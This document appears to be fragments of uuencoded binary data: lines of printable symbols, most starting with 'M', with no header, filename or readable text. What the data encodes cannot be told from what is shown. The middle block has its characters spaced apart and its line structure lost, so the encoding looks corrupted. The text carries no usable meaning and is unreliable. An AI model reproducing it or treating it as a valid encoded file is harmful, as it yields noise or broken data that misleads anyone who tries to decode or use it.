MRP&+Z-\$#"OUXHU'@D^N?5!_@%\$D4R.CH*RE=-<]XZO&N>IZI#>*7EO-'8ERH M!YJD;BE6W#<#60M%\ [35/6P>M#K' S=V6#O:.0=K4',KX?F+@G8=.>%>1R<!H M&=*Z>XH*V!5,)H;E?S\$P4QT-SP/!IBIQCOW!M[X3@Q=5-1XT3!"T->T9*Y< M0"L7I=5'(OASEQ)_W*);%`X\$%\$%2&\$+.R6\$T'A-"66N"P<"+I (@><U0AWTIJ M)MH\$U'S>+"10D"IQJ-#V_" [V1H*A8I!'=MM\$58XCI%6PJ3#` [UX?0]_#4AH\$ MP0B579306RVK.\`=L*.B3ZHQ0%>(68H0NM5A^-W%S&D_-NG=D:N/BIO5.ZT MI5(Y3D?#N+AVO(%#=,!!O`?77I]M&O><\`;-G!R_C]#Z06^"-P8*<L6>D02R MM%J6VYKB<F>C425]R^Q: !X;_23N&^"3I [GQ=0 [Q1A\$ZC5]VN,QZ''JPLM]LM MD0<7-KO_+%S2Q['DQ\$OOFH6R.?-%RWBNM*JX/A-6C!`'?!HP;HFVHW(Y/UV- MK&F&&<TPS9=Q_-V?2.Z%'D#E_*O37S8T1>30:SFNG%"GV1(66,S[/V3Y((2 M]^BF=/8Q3IW\$RS>_0T[G;RC(];%)CG%#^UN+S-A4K(+G"# (&BKYO.FFB0Y\$ MI(LPG.`SA\,Q("U8;-<\$<CR)V.4"K(@\)>S6;4!P])3AG\$2:_.)_XL\$9E(G6J MB&\$T>F_1XY9\4K6N*!:==[_]Y.SPI_;AG@GWLm?[6*#/=G<U1`0' =X80*1&@ MZV,@2[#6DCAM'_X<3PMO&L[_X/DJ1\$FDG'YQUW-P\$JES"GPZ?V4>FNS%@"VD MFZ6\$&?&\$D2D?'BG(WI*0=.*Z!<X=Z73P[L&'5HRGLDNDUOA+'\$%0UM5\$H,D-(M@R0G0GP)VTUB=A2RK&5:-2:O%%RR.02*!Y/>;9UXP4_843LZ#]^6T+;!<&QG MZ_/8X*+/J="`\$`@BL7/N)=GZE@!>.6>_1([I/-3\UBW/1PZHU(9@_#<."-* M*Z<F.GO#05W.DR57@]0G0D5BFDH88WJ%S/XRZU/L9[,^6CJ0([G,0HCF%4='

M!YF55<!ILSZ&K8Z5E]E]QLC69IV!\X>>75'BM#?JY\0?8,P60+*+;NYRZ>&,
M#QR@:U=N/WM@(<<)0/HIDYA8ZN62`HS&' -L"0--D; ,B.F-0 ([4F`H2U@Z4XR1
M+ (SAI' - [() C3_8Z9[0?F70?L) 7?S2^</ [# "M (BMB7#H%F098S>YF) 7' AEY5
MVD6CK*C#M1MBL"<9CUCF8H_0Z`?X`MIB[]VA;]K!#:45Y/40(V`TT2@`#7=Z
MS*" [.51%>Y#8R4TQSD((S3&AQ#!)F+*P[X3]^ (91"=T!.2G' ['Q'V;B309"%
MC*\$D`DD!R)8IASEYT3HY:>^UN@?XI/WL,+_\$"[O#Q".)TE%'P'4`@S`()/6E
M:4\$50#)5.8#)JAPI9ER-#)AU6.;`\$!`;D-DS=BW.>*C4*K1DVA?Q?97NE*&+
MY`+8J8,3J'0,V_EE:X`B#"!&T4Q82)ER*7N;F/5TGBH7:&Y?GEZ3\) *W(:U3
MBL0./` ;EWCMWQS<NT&\$T8./`8HS[J*KS50Z=/MQ(7.SALCAH[KWH[AT=GAZV
M6GMEL04;2>Q[_N16YJ_RAD.W[\%D8VP5+X+; ,W2"6ER>DJU2?R*TL9#1GVYD
M3Y6)?!\)4I^B<!%#. @\XLG[_1#)3T@>7DQU*\$)3, *\$ \$W'FC?'K2:LD1/@U=
M]TEGCS:U8K7'?!:&;^7X!\`67D6?;M`]/P[(Q5MP)\3`9:S!\$]KR<!8[8`CQH
M1A@!8C+.N;2=G5`:G[T7[4Y+3`",8H@!6K-(:X,+G6,-E6V_6/HW<UU:+\SJ
MJ'U(UFT?GF;7A1=F7<Q2EZJ,6>:R:^.;3(L5*4_Z*KK)R\E_3UK-O8/6IVMC
MAOU'?76;LM_X0D^`BK_0(?G6B:S&8O71\ .GT%)K\30/](RD\$IJ-F26D;N
M0>D%F=P-5<#%:I%C17H1BP<DA4=^`@\+9X"N[0L4['@@+B1J2WDDMS&X*X[1
M[1QN+'2B\$;5OCE!6BBQ#50BSVU('2G(_ND2X%P[&Z8S%MY?Q! ?FV7'HCO%K
MZX#E:S^+B.F,EJD)#X(_X%1PQ%,/#:=OBS?N.>;(OHG0K=\7!QZ*@(.+L?@)
M+M;P6#-:(_B#!M@1"7.-^(UWP23DJ&O+Q3BAM11%)#U@=BX1W=+@Z5UT01Z
M%E=\$GD%'.,13L&ABOUJ\$&7'%[M'QS^W#9WSYP:26&(B.-#8"AW'._!ZKA_1
M7=JGQ-Y&_?8A,-S[^XGZ1CD<S!5'R=()'%'LZ0WZ\$IMLC%+4TFG9,3)\WP\N
M\$Z`=0*R'68XF<'O#6*\$7TD8^BF.+8H0"C.%<+)Z=[&^)J_%XM+6R<G-S4^TY
MP/FB.T`5.,18A?7UC)F?_O,L5F'2AJ,/,OB['_W'3X+^KZ_?/B5_O^;Y_]R
M`KSZISK'_ZZO9_]O; %>:Z3FOU'_>OY_&?WOW\7*N>>O1%?%;T033I/A:,QA
M)EE.1.04E9GR@`0M8I4RJ>SJ(Z2T6Q;U1X\R_CO*OV[10^NT[\;].)#^G>3
M_GVT3!`:/,+^&^`FW0OZMT3L=74]1%.!P8N:VCX<'RIB(.TL0OFU2FT5
M_K^(KD#\$@=!I@G^13"3!;..Q2?&K0U<?DBXI;/W^`APKPP`N*'?P`,#@`8:S
M`*.<2Z6)\$L\S\0SYI#\$,6NS]^G@=\$D)A\$^B*V(9`(9B.+(&LBU<CQ5F?+B+
MAFI"PEL600@P2HX\[5F,6&:Y+5V994V8"37L41A<ALY0F#Q8K'5"'R(5YD=?
M<%FW0BI*%/)3^_3YT=FI:![^+'YJGIPT#T]_WH[C"%Q+&3'R;1C6_'9S9?EC
M/) ^A\D'K9/<YU&@^:>^W3W^&_HNG;;C9=CKBZ=&):(KCYLEI>_ =LOWDBX&I[
M?-1I85YH<&84,`LP<G![0;-#\C%@\$`81C_EGF,[HBMSAKIQK%,ST7&":4)F)
MO,WL.0,8#F5<EU';8Q1N4_S%`\$/5HF6><CVT9A-J)Q?FLEA_) \$Y=\D,Y'C@]
M5U1\$9X(`5E=AF3\)HC\$6/6B*^I"W>J6^6H,]<=9I\H":D:&'=6][[HCYXF#&
M.) :QM[!*` (2QL,=Z)^#2=%`4?4%:<5XD4ONO."ZHJU@W9NDX_] : \#XR9#6Y.
MQ@&66J:MA.RH,CZ&)45;1B[["`T-K'L`;R-J%.M.Y*R2*R0&>Z?)0L\$I=Z^*
M>_E(1OQ%NPF8AC\$&L/^C\$,S:])\`C0[_\$#\`"\^.<?R"W]QCITC\$QAB("1AO&
M/5;RX'WA..[HIZ#TJT.4Q`HYF\$U`C6K*>@&DW.*?SYHC6:]'IT12`M#UJ-1H98
MEF'@=(W[L\$=9Z?P-+!Y/ZGI\$#2`=(:FY\6BEC,V7==5S%V\I=%N30C`O(E)Y
M+B-IT/0GD[-'QKH+R->4]%=WZ.'IW@*-Z'ECO@6HWF+Z4IC:H;OSJ]N["L3"
M@]J"^^%/@+:OBBL5HN;JTLKR\^&NQ.\$'CYIVU\4S_+(E'M3\$JZ/CT_;1X9MB
MD9W+K(3QO@&9&Q<F@E[_^F#H+N+(4#E!=YHCOO)!>4S8&&T5A:A<+8M*Y<H=
MC+0LCW#-F,#G*&1T?4(>EA)C>3R&*G0.Z?)4K9='(W&S`IXHG@]22&L^M=8
M7Q%_HSWUR*=LG&:EXHE+RIWSR25K-.99VPO%HH2(N\$028K)VHO1`GZ1EP,NL
M_58M?M2);YSVQ5DGO'+T2QSAD3PN(C@3>TQ"D-:S\$8T,VJSCTV']PZ.B.J:V
MR7.93C&L]R'G%:'3U\+.0A'C[-#2DLMF,3ZDS`LT.FB(8R>,R\$UWR#MWRUR
M"K<Q4KX'WXC*Y5C4Q#;L(E@:%-;Z09U,;2CCA+'*_I0_E_#;6+!%+D98X<VD
M)W,!@.&B0:C;\$HQ:65#S.E53OLRJ1YL"&[ZB5J]2=6FK+J0KBC*5^D9TQL%(
M,C#*<9Y\$U+<-.5C+@?AQN\Z;W5E42Y\0P8`0-?0P1[%#2.2I_/' +KV4ZM,0
M2(;G7SL#KZ];?E!_@-\$9\$(^_ :^C2V.6Z@F.` ,>]"D=,K8E3&8A\$597+*,(35
M-NW.HM7H.`C8TA!N"V3V\$UFM<H/%"P]XV-`9B45^L`B=(CZ.JZ6W=TNK+_N
MD[/V_AYB4=N]Q,(H?<Y4,:&I&T<SDHIV/LUE==2V>\0%2HK(8?:E<`XU'+`7
M*%"<0Y8\$,I(D)J7%,RQ`HSGB(Y31IDI)"HN9;)\46XU[DZ*EJSPDV(TKU^F3
M20'417,\$/G<H9H(2!(H+!)8`4>9OQ',/E?_*=O)7\$QF+6K5[SJ:,??'K\Z/.
M:7=W=[&*F2JB,7"UR+P#%00;0Q6MX\^3F>H(^\$4<!S5[K/HRAEW6]S"U"6K]
M::C2\$F[DA;\$P4'%@"B5B)WW.WUNK#QNW3@[2SR_"[@_.(->^?U@Q^W12D<
MBLJ%>/T`FF&4-AZO)-WK%;1]WQ;A\$)KFM^8+LI>DA?+Z@8*W@#M-MO%!0.5^
MK2_PTEN%U0<`X:!] =WIPO-<^V5F!"N_AD7B'2-GYM33!=-*B]O`A=F?X%A>'
MJ,#!_3LL?:ZSTKM\29`%LMG4KUB!-D[%1RJ%]\$D_Z:LGv^*]^-/:DX7A1O(
MWM\$!EX8^Q,T\>%`1+RD`7:).K.&`\$6C:!6O4K#QY,KX@8IUW]\$UN; ;<FU0`+2
MR.U12`S77"RTQ8T&#:(`NP.`/'MXX:.ZC]U6\U&!+R.XI0(HX`9R%_F0XO-O!
MOJW05YQ\.=T["P_H4;4GY)=`?0G=@?P*^"WRR6)NJ>4'<ILLPV,Z<9:7RS\$9
M18;D=AOZ(W0+V\4"' ;K8WUZ/[+-ZFX]\$[]\$C/K`*G#+N04]4X/)!JD>]LH@7
M!BR2[W" `1\$;)X=^B?C"PWH(^&;#`A8=_*40NAW&DI7*[8`UJ06#FM!BJ!=(/
MNHHRPFY%\$P,<D5<L(*U?7EXJ)_N`B*%W2_32?B>QAP7PF!#;L0S"4QFA*7<\$
MVM1-**_NB.,[N.,`43[JW++I%?*F\IZ.2HF)C]+_B,0LI<LKYP_O'W[0JX:3
M\27&1W#[^\$*W*K7-2F.M7*0@]+1I+L1*%>X>*,^AYO*Q?=P\?;[S`/_ =4E5H
MS1&/B8_ID#I#P^+N07/W>?NPA32`QE`9)O;WGW`N^N3\$?^L'-[ZL?]+:;S4[
M1OTPK[XJ:=?O_-PY;1W\$U:-\$];B^+&E7EQ8?<?WKO.95254?T(`\):T>*;<

M. I < ^ \ ? 0 4 ? 5 > G (3 D ' # I . 8 < 4 H < C F S F + 5 R , (Y A % . ! R H Q , * # = Q : * W F ^ I !] S G ^ + ? \$ M 0 ? Q \] N K [@ N () E [9 8 > ; 6 U M (5) " [Y 1 N J R 2 ? Q [U R T] I S J 1 P I \$ 3 I = H 0 S P A L 9 ' G) H M = 0 S W ! \$ \$ Z I Q # K \$] \ J [T W C " : K 9 H B V Q 5 % F J ^ . X 8 0 + J # B Z 5 E X [< # 5 \ V E 9 : Q H E . D % M % Q < < ; 3 - ^ N , 1 Y U W 2 / B % % ! . 0 U I ^ * ! ^ ! . P ` & G [@) F G M / S 4 ; 4 ; E P (G ? @] I B) " 0 9] M K " 0 # @ 9) L @ U E M E ? Q (F F % ' ` F 4 " ^ ` Y X ? Z J " > Q Z H M [3 D Y W L] . K X ! M T \$: 3 6 7 : S [: 6 M U * * T P , I I \$! X 3 X F E U 2 / 2 K M # : 6 Q T > / C , 7 / 5 6 8 2 N ' W T & > > X T 8 P L = 2 1 5 % < C & . (, ; M Y R [" K & [(J P ! B % N 1 R 7 (! 6 @ 8 ? K C 0 < [" _ P 7 3 \ F K F ^ J 0 S \$ 4 Q S G 7 0 : J % 8 L - 9 9 M P G 7 M ' % C Z * Q \$ 2 A 0 > R G K ' \ < ? 6 _ 9 N J [, H G " J > 7 H 6) "] * ?] : + & 2 N ; & J 1 % R N ' 2 P R ' [C F N M . > K D # O V L 2 " ! (. 5 6 A) : M , J D 1 T M > H . X B + 1 U 2 " S R + E 9) % 7 " : . S U U 8 % X O P + + ! X Y M T F K B # G / 1 + / D R X M + R P B ! 9 ' \$ P ; Q A Q 5 B Q M A \ / K 6 : Q _ % N R R \$ E 5 3 _ 8 H) 1 M J K S H W 3 I M 3 P R 3] N = P 8 _ / M G W Z T V G C [] X Q ^ Z 4 ^ * Z _ / G M 7 . + < 5 5 = N ` ") ! T G > E ` - O T E 1 V N] " I M ; A ? N = 0 _ L : T < + B) L Y] Z \ Q] N 6 ? F % ! O I " O % K ^ \$ E ' R H % O O ` = 8 1 1 6 M % > > C ' ' # H 5 6 D M % " : U = H ^ > / @ 4 Z % 9 . , , F + " J > + ^ * , 7 4 I 5 S 5 P & 2 P : W [' ^ E \ 2 G 2 - I ; ; _ \ 4 9 8 + H A T N M \$ 4 = < M Q X # " 8 - ' > - ` 7 X K 4 @ > 8 Y \$] = 3 4 = Y 2 R & 9 _ L N > < > C . 7 9 X = F * W / 9 R 0 4 4 L A 7 : D M - 1 ^ 2 % ; B (A ` ^) O F \ " J X F Z / 7 # ' C =] B F N , I " U \$) S ` @ 8 C K 8 / Q F A] 0 , = : @ W K O G 5 # M '] @ Y = 8 T W I ` R 4 @ L \ ; * Q S # ' * ' L N 2 _ S 7 Q & 9 G 7 C R > N - < + L > F W 7 > <] ' . ` % A 8 5 E ! D E M E Y] U \ A " R > / A + ' / Z ; D + * S B % 4 7 \$ X C 5 ; U G 0 E S S ; _ M 0 B O Y 5 7 E > Z ; Z M + * Z ^ K * X J \) M [' < H G " _ Z # F & 4 R , I ! \ _ # L : 7 / W] . R D = 5 + Y 9 ^ O D L + 5 ? . 3 I N G 3 1 / V X ? / Y # & Z Q = 1 > M B K 7 A Q H : ") 8 P 5 ; : * + 1 H \ F I & Q < / Z 1 * V < T D X 2 N K \$ \$ " 5 9 / # ? R ? E _ 7 W G P + H C > / W @ G M 1 _ X > * + \$ M \$ J \$ H 9 U M ` 2 ? S X [" 8 @ ' . E , T 9 Y * ` " 5 @ * 2 9 Q E @ ; G 7 3 I 9 X) ` F W ! M 8 V , L \$ M Y 8 W @ - + P O , + A 7 1 U G 0 # + (^ + Z B K T 6 J M] J D & " 3 , % M 3 X A M - \$ H \$ V L R % - R] ` 5 X / W 4 _ 9 M / P " W F 0 - N \ \ / ` ? = K Q C M Q +) P J B 3 P E Q Z - Q ^ N F 4 < 7 7 J Y P , [O # 6 S B K W Z J F ; V Y # + W H M \$ ^ [7 I 2 Q 0 R ? O * _ 8 & Z ;] \ & \ P + % L O / O N 0 , O S % P P Q H H 9 > N % < G 4 R # R N W C ? " " = P > @ * M R ' + G : 5 T " 9 ; & + 5 8 F . T Z 6 U * H 7 3 3] R 1 8 R 8 \ H @ " I E 6 M @ S Y R ; M V + Q ' : N (' J R ^ U R ? E M T G K 5 9 & / N # 6 K M ? > K 0 M 0 + N 8 C Y T Y _ = E X V 8 P B D (\ 2 X G ! / 4 = O ! > T (" _ =) K ` \ C 7 Z G 3 M % > L T G & R L * ; - * O) O U) S W * A H Z G . F J * 4 , D 9 V R 7 P R 8 W \ C 8 S T + R N J N + 3 C H . _ < J 9 L > M > 8 J . O) \$, I P N ' - _ % 7 = _ R ` 8 \ ^ B [! E O 2 ' 5 B D . P L L W S 5 A > + (` \$ % M 4 8 , 3 0 ; E _ + S 9 M 5 8 R ` B 3 \ U : L (@ \ 2 Z ^ 9 %) ^ (6 4 3 S [I X 7 : H N O 2 [' T 8 & K 2 P] 6 7 M = 7 1 H M 0 2 _ < F O C ? 9 M [< 5 , U D + K Q 9 H H - > J U C ; 7 R 0 K Q \$ E ' ! E @ 1 I ; T) < : + % Y = O T ^ % _ = V F ; & ! C ! ? _ = G + , 9 M : J 0 ^ K 1 ' W > M V N 4 = V 0 = 9 I 3 * V W D U # K > S : \ V Z C F I > @ _ G K / ? 0 J D > M - : : / R V Y I @ U M J M S ! C 7 1 J * = Z N ; N \$ U E O = V J] S 6 2] Y K Z L] ^ 1 ^] 7 9 ? R G I [] Z K W J " F K K < " O 1] / ' ^ , B J M 2 W A 9 G 8 Y + & R L / J X] D G : G M /) 3 M : \$ (E C O V J ' U ^ (* . : # P ^ (D ; 1 Q % Y 5 Z D R D D > / 5 G P M - + _ @ ! 8 < Z < * - Q H L [+ 9 ! U ? 3 ' Q = # 9 . . A ! X 9 N 0 \ H , ^ P ` 0 Y 1 3 U 7 J U P 9 Y O " _ ! M @ 6 Z V M 2 C Q : S 3 N * X , Y < " : * + [\$ N 5 : 4 F Q \ L N K X Q > G +] ^ L K " # M & 8 = B L ? E D = Z _ U] - G S] O _ ^ M < _ @ \ . C X _ T X Z I V < O ? G K Y \ [\ 6 Q :) S W N N [% Y = 7 W F] O ! T , _ & / T > 1 N /)] < W M W 1] X M / M @ ' 7 ! . G @ U F & % P < = B [_ - Y 6 K 4 > 5 Z & & 7 6 > @ T ' K C 2 / [Q Z * * N D E 7 ' O Q L @ L \$ & L] 9 M S D * ' (= - # [U 9 E O) / V [2 [; (W D] < 7 S 4 : ; _ \$ ' - % \ 2 O Q (U T 6 6 =] Z X * J * Z A ; P X + R ^) M \$ M F \$! (@ _ X P M E) % ` D [1 / V H \ H 9 V S J . 9 F * # ' Z T ! @ K < A L ? = 3 ` Z 6 * + \$ Q T J W U V M : J M C 2 6 < R 1 0 /] \ > K U ? 4 4 K 0 ! F M [1 U = M A ^ V 6 5 Q 4 _ ? % % G ` + . 5 P C H . ! Z 3 < ' 0 C , V K I O , & M X ; P Z " M Z \ Z D 1 O Y F) Q Z \$ X 9 1 & D V Z = 7 ! \ \$ T 0 C J [N ! 6 V (- ; * @ ' 7 5 6 5 A _ 5 3 ! C > Z L - : M Q 3 L ? \$ G ? I L B % ' 5 K V U F J P F 3 (6 _ N B X 0 @ ` C * I * ^ W P Z V 3 = F = W : : M > ? 5 6 K -] X ` C # _ Q M (3 + 2 W J W Q U + R K . L `) ^ 1 4 N D L \ V R 0 8 Z) X T ? : _ 6 M Y ^ W * V < N 5 @ ^ - C [" 1 L O , () 9 @ U Z M ; # U 6 + 5 R - 1 D Z] 6 J] < > 6 . 4 (, # ? R > U P - \$ H ` E J H B ' / O M D H 1 Z T . Z D ? W < . C K M [N Q 7 U M F ' : 6 \] 9 U _ W \$ S Z G M 1 ; ; 5 Z , W (N S J O . 1 7 7 H # 4 2 I Y 8 3 ` L C V M B N 9 ; M T P 2 \$ V 4 0 " M # 8 M 0 : :] W Z K & 6 K : % 7 T L K K % = B W 9 2 M 0 T & E F S , > : _ 6 2 Y , J Y \ Q 7 U % U ? J J D Z A E E F \$ 9 ' ` H M I [, G \$ # M # X] K J] X + H 5 K /] R 0 : N P [5 D U ; V 3 S H \ ; . ` O 0 \ U O : 1 A M Z # D A < 6 0 % Z @ X I _ M N Y % ; D 3 < B ; L ' & T M 9 # S = , S ? Z A U ; : (R ^ E 6 S < ` 2 X + % * - / - 2 Z _) H ^ S (P K X M K S K < [\$ M / ^ I L ` 5 ^ _ E > C E E 3 . H 1 , ' ` @ ? 7 8 F " U 5 ^ Z 7 Z 9 F E E) 4 V] L 9 \$ E L Q \$ \ ` I S ^ * ! B X 2 _ E M M 0 Z U / T + : W N 0 & 7 M X Q & 4) 2 - Y / 3 3 # F] # ; 0 / K 2 A / ; 6 " H W : ; Y " L) F G N ' ` N . & " 6 - - ; \$ M I +) X M B # \$ # 4 S (B M [T V J K 3 0 7 5 Z 8 X K K Y 8 Q E & 6 U ; / ? # > N F Q 9 # ? 7 I 4 , , G @ S M I P 4 (Z M - W P B . C Q J / N 0 (R % H U # _ N K G P 8 U Q L U T (5 [& J # \ 2 E ; > _ Q C > 1 C H N ! J I ; ^ [* P M 9 5 Q 5 M E 3 H U > 8 7 \ 7 V ? D ^ ! @ 9 : Q ^ . X 0 E & = M ^ ^ ; %) & ; I L Y , A I ^ 7 : 0 6 J Z N 5 _] U ? S ! C] Q ` ^ B M F 4 . O K ' 2 S Q [U J C S L ^ 0 C 7 L . < 0 W 2 ' R ` ` I " T H % Q , X J * \$ W : C _ + E ; < < 6] E & (S [B : L V M L B K C L / 1 @ ? ; F ^ O % I ^ O V B 3 S V * ! : 6 S J F \$ & Z N G ! + % C ! V @ Z O Q] * F I , ^ 8 - Q U Q 6) ' ; 6 M 2 + 7 @ ' E > (K I 5 ` ` D X U G O + \$ 8 3 N) K D 9 I A # - ` > # E R ; ^ = # . N M ? (F \ \ 8 2 L L , M O T # D ^ 9 M - 1] X X S % [# 5 Y 0 1 # T V ^ U 3 J & % * H 2 B A 2 , 2 * # D \ F \$ S C) 1 C 9 F T A B - Y < # 9 5 6 7 7 ! & > . V M & R ^ @ F D K] < ! = T 7 A O + ` \ &) ; _ Z R ^ F - \$ / A P A 9 = D Y T V H [E ! Z - & / I F ` 8 > U 0 ` \$ N Q ` + : M Q M) O " 4 0 Z ` % " V " Y I S M 7 L 6 A K " R % D 0) N X : & L O 0 3 F W K * 9 K R J ? J + A A = . C S H + H N S ! * M B C X D W ^ G 1 ` T E C - , 5 H P . X ` W " ? ` , J L) ` - 8 6 0 2 S [6 K ? . P 8 < ` - H E ; V \$ J 1 D " - A H - 5 > M @ ! B " D D . V Y) 3 X ? . 4 " / X E P) 3] C / L 8 Q 9 3 P ^ 5 6 0 + X @ - I I 5 . Q " M : ; * : K # D D O I I I = F M - U N 8 J S U A V I G ? . R % , X ! 5 : S < < / S 2 : C A] ^ D O & B I T & B 6 ? 7 (; % 0] F] (F % ; G / F * ^ < M / I P C 5 M / J D = F T > C : E : 2 I R + W 3 ; > + 8 ; G - I 4 + / B = N S & L M X 4 D : . S Z Z 9 6 " E C 4 5 ^ 7 : F M + H / O - % G ` U ' 7 G 7 0 # X ^ H , ! = 9 (* ` [J + (I 0 N , -] K U = 7 L F F ? [I R ? M E Y E U) P . X / - S . M Z L " + Y D L % 9 < D \$ < ^ W < W @ - * H] : H ; > W N < T] @ ! A M K J _ % O ! ; (W \ \$ 8 8 [9 * N Y Y > A , [J J M P * / ; V ? M C % - \$ = X ^ R @ ? = R A W 2 \$? (` J " " , ' G F % 3 @ Z 8] 2 E P (* 7 ' [X 0 ; 2 . G H K ' R N 8 Q M * Y Z U F 1 * C [P 7 5 J \ < " @ Z - P A # O H] T 6) Y , C C @ (3 4 E + ; ; 0 B] @ U " 3 \ Y H 2 7 0 6 4 9 8 A V ^ M 7 [] Z 4 Z 8 D ' ' 2 U B H M R , 2 Q 0 % J K : M E 5 M . \ [= 4 ? @ F - I 8 6) ; B Y C [N (` 3 - > J R @ A : E I / M R H G " J ! W _ ^ 9 B , V 5 Z 0 0 H (' @ 7 F B <) 7 0 / W B 1 # J) O ([P % O O 8 7 N % N O Z F _ * T M : 5 \$ H D 7 M , O N B P ; \ X 6 9 L) ` N Z ` ` P @ > > + N U 5 2 L - F ? % F 5 K N P > > 9 H 5 O Z 5 = * - 4 J 7 . . W Q : F J 4 \ 8 M X 2 B C V = C Z E N R T 8 # + D < ^ 5 \$ E > (9 M 8 X " E N 3 K T J M : Y = & ; I = = E M +) ` 9 < 2 O @ & X O ? W , [

M&R. :M5L.8' &&<"O9.D9R=-!\V;4/1T6EAK) <A1X,G=M<0,A?KVX=[V] 64D"N
M,)] 7E`OB\$`V2NL^!X:;M:O0 (A3!W/E"!NUG)G+\) `M1%J<`L."AR2%\$95,KO
MOEPIY>[GU,*F3EW5[MY;/AYGU`\$5`C=;L6AK#EB0P40_N0">K4^JER' [SA><=
M' 6[U+R>W]@`YC=A[!KT7G#TYD@5UH&4S;614M%63QR='F\$?EZ&OGOWA"LJ97
M2E6JB\(-:-C;W*S7:N(-;LW\G\$4H42S\$UN0,[MUI\^19Z[3[I'W8//D9@UFU
M3IXV=U00;[\$>X`%'Z`XN;AG\ :ZU.G57W%EN3D<VTR(L0V[^L(-#T#B*&P9!^
MF:7/>U%V!9*&427-GGCKFQOYK4`%D=QCFYM+6WO!8`07';G\T9A-/0`2^.)D
MU5H<?7Z7O38('`TH*6+9<P=C1T`) =9M06EN\$. _^:>[G`@\$L7O<M^,P@#U\$
M+Y*@\$^#UBXR>CU6M[#:@UMHJT43Z9PO!I!L\$MJ*6U: `H\5\$0<W5Q<R2[3#*?
M[22_0R0VNO0J`K`[\<DT+M-"C1_E9Z09?OGCUJMZXTVUOM4HT^Z\$1P+C>-3Q
MSLH_ZO`# [F,GIRO`N_A(25C@[CDBJ;D#0Y:;6]GXBTL/L]7"W7E37,&5G53N
MJ"KWS%':`?`^B1W2MJ03R:(2\$T6_+BY(F(O8JT66"2YM;N`@MI+B0-FKE`S1
MV5@SRM,6K]P*34V"B#1LL)>U*+K]Y`P^ (\@.;+0KU4K8HD#1^KF9LK1^TA
M>_S@G82686V"6^0*#@Z3M:TYT&TVECG_JNT&Y(C3/INQ++U/+M>S85FLZ&%
M@L%UWD4KO+Q[%Y>74CJU00):QA`*@PCO\!]U*_BX3FW9`O5*97M&82L2V%`J8
MSK.T8*I?`&&KL/;6%[Q%: [Q=\GES&9S8@['X%'D@HUO(F^UA)-H87/MGMC,
MAKMFZRE2!;*T%\$MR9;Y:6W\#R,)U@-8=[3W3EF0003]\$91<]I.*4T96.84G#
M_%O)=RU#E-[A#^J"#`8PD*(!#^QBTH+UL2[N\$E4!Q-.%L7QT4^MD\5<!&`=
M\A+@,5J;@I[+^>41_UMWG.K2W)O-H"KV#*;HRODP`'/_N4;RW3\58=Q2XEZ;
M7-) %>2T;QE(F!)M*2CLGIL<R(EU&&RD-/]8%'IE-NYFN.GUV,LNER0D"5(8
M@2W=#C6/MWY&VI.C3A;6SF'55&!WI?"V=_QRI?%CK;;UI' I4[513,@^JF'D.
M/P*X*Z]6U][`*0;MPW"WZM5D]:M1UJG*5L%JLD@.D`&MD0,M8^94[8V'FPC@
M^7'E3&A?`92U[,<VE>JJ]J3Y3^)=OQ*Y;24ZNK]1^%M3J>`_.N8\FQ-I0Q
M!FB4-PJ_313%L<1L3IG=/NRM>^F.R8OYC=ZYI` ;H=7NCB4HT:6QB5;RS2S1&
MI>NT%!F9D81[7?9>Z)Y[XR@;(-OS`Z-]VID-4"6[FGL() ?^K#?@7J^0M<"J
M]QK:\$PFV_#]N=E'&4^_6<@%LI@#4LP#4\P"L-LIY>](`T,CM@35L`Y_3AHT?
M;-?J>*:-\Q?4RL^`;*REZ]RP^16ND<7%].L%)CS?"-H\HEZK-O)'8JJ]L]XI
M7QU:L3!BV1BKPQ82ZS67':*U)UDBNXU,]BC1&YG_2G2)`G2.SDYV6\DBIA!O
MX)TC'Y578N)[4(@X+;M(+*PK)]Z\2P\$S4KC;>Z:<@4J* ;84K!) "&_GRPTU+5
MDE,@Y5,YP&"SB1B8(&@&)<#4?1F[G]S@1`DJ)WM92(Z02:.)(<\$<IFBI`=M
M6?J\$;\^N7\$]4KL]?&3;BUH?COV".'.<@52`]=NX"7&_/M/&R^TT5UEM)*OX
M4ZK(Z+C)*E-JO,]^0<)FDEK_/0\K*+C.0,R<+6<NQLS^3UT6[S,692R:M9^K
M.PI^+^WN`AV?>G;\$S`M+,EB`HHV<HE?)4#VT?`#")HLL&`6QG\$0W3.L7*4\$
M2Y\$_I`XQ-;9D7=\(SO/1#R9X@T":*+7FP446<8S[@X\$V[/@]Z.F;OU.E6\$UZ
MC^X?;ZR1^V@>JEJB4A;;;U06-QU`#?%9^KRQY&76ZXVUA5@V9MP/%**0T[L:
MH6Q,L6_O,P4)GXC18ZD%`)RCW=7:>FV)+0(5L_Q!.J5"UM&"FI]B09TF>(TW
M*/=4PEV@C8PV"ASK@`+=A=&R.`<Y>2#=*CMP&'8/=C<V_RG<,'QDED(E"9:2
MTW\$XX=!<-AVO@#5#/M,"9\$O!"V!O+ZJ\$;P?:&EJ_8'1;JH?J+`XLD(-"A(AU@
MWBG)K77@L"Q#\D[3#Q;+5Q;+1@4)1M"ZG2Y)X1&H@^F7W(HGU3JT@1,OTA
M<FT@44^EB44)F*]+*+`C"RF-.0Y)6/]U[P:KDS1CQEV(-E4YDWN87P)-&Z'
MFS^^>OCHC?DB98J;>=N4E4V0=L5:3L6E1S_^N+1U<-Q:\92Z>@DNKC7S60:D
MX<A-RR>N1C@HY5:&YA,C.1[]+&,T0721!K1I`,`IH/J,."6F-*M9%DAW,X(8O
MK9+>6!%]9O@21A?UX=N4>F-J^2S!VPA=-'I+6_O>F.Q',JRL1Y4!ODS6W*TO
M;>UB\$MA;5HL`9BDG[&W\%(O\$I@7U"K^G"<\V`MEMS(;9T)C\$R"AW\$;N777#"
MA;#K]'I\NC-">JL-LUG"EWQCOT#53W?:?5M=F=PK+Q"-=79MCJ*N;<X#=M,!N
MS@%VCLY: ?9VGJR?-GY=^KAP<;UD+Y&XXJO1"YP[6F]>A];<:EY7Z>A_L%)]
MN;*86DD(_U6S\J\W[-HPQ4%B6GNOBP6S281:77I=DIH!EU&'OQAK*:'4W4J^
M;\)*OF?/B@5DKM&=NR!C1_5/B`N3E=;-GCE'&BV,7S[D:UT7M3M5J+K^J<9
M!'GL[!YU5H8C\$[YOPQ^`./KR%IZNU5[7ZFX1G\$.^/IP^UIX+Q`CKQ].Q_X2IV
M1NIR; ,]_&BO,+7)%/C.SQT-?21T&V,K!"3G6P/L+<SAQ<8)MP8<<'?6<B
MY7WE8O(;7-)\$GE?@YC.9]`_L@OU_(2OKM13>UZJ6O<1?SD.?K/,%!+.M]WQH
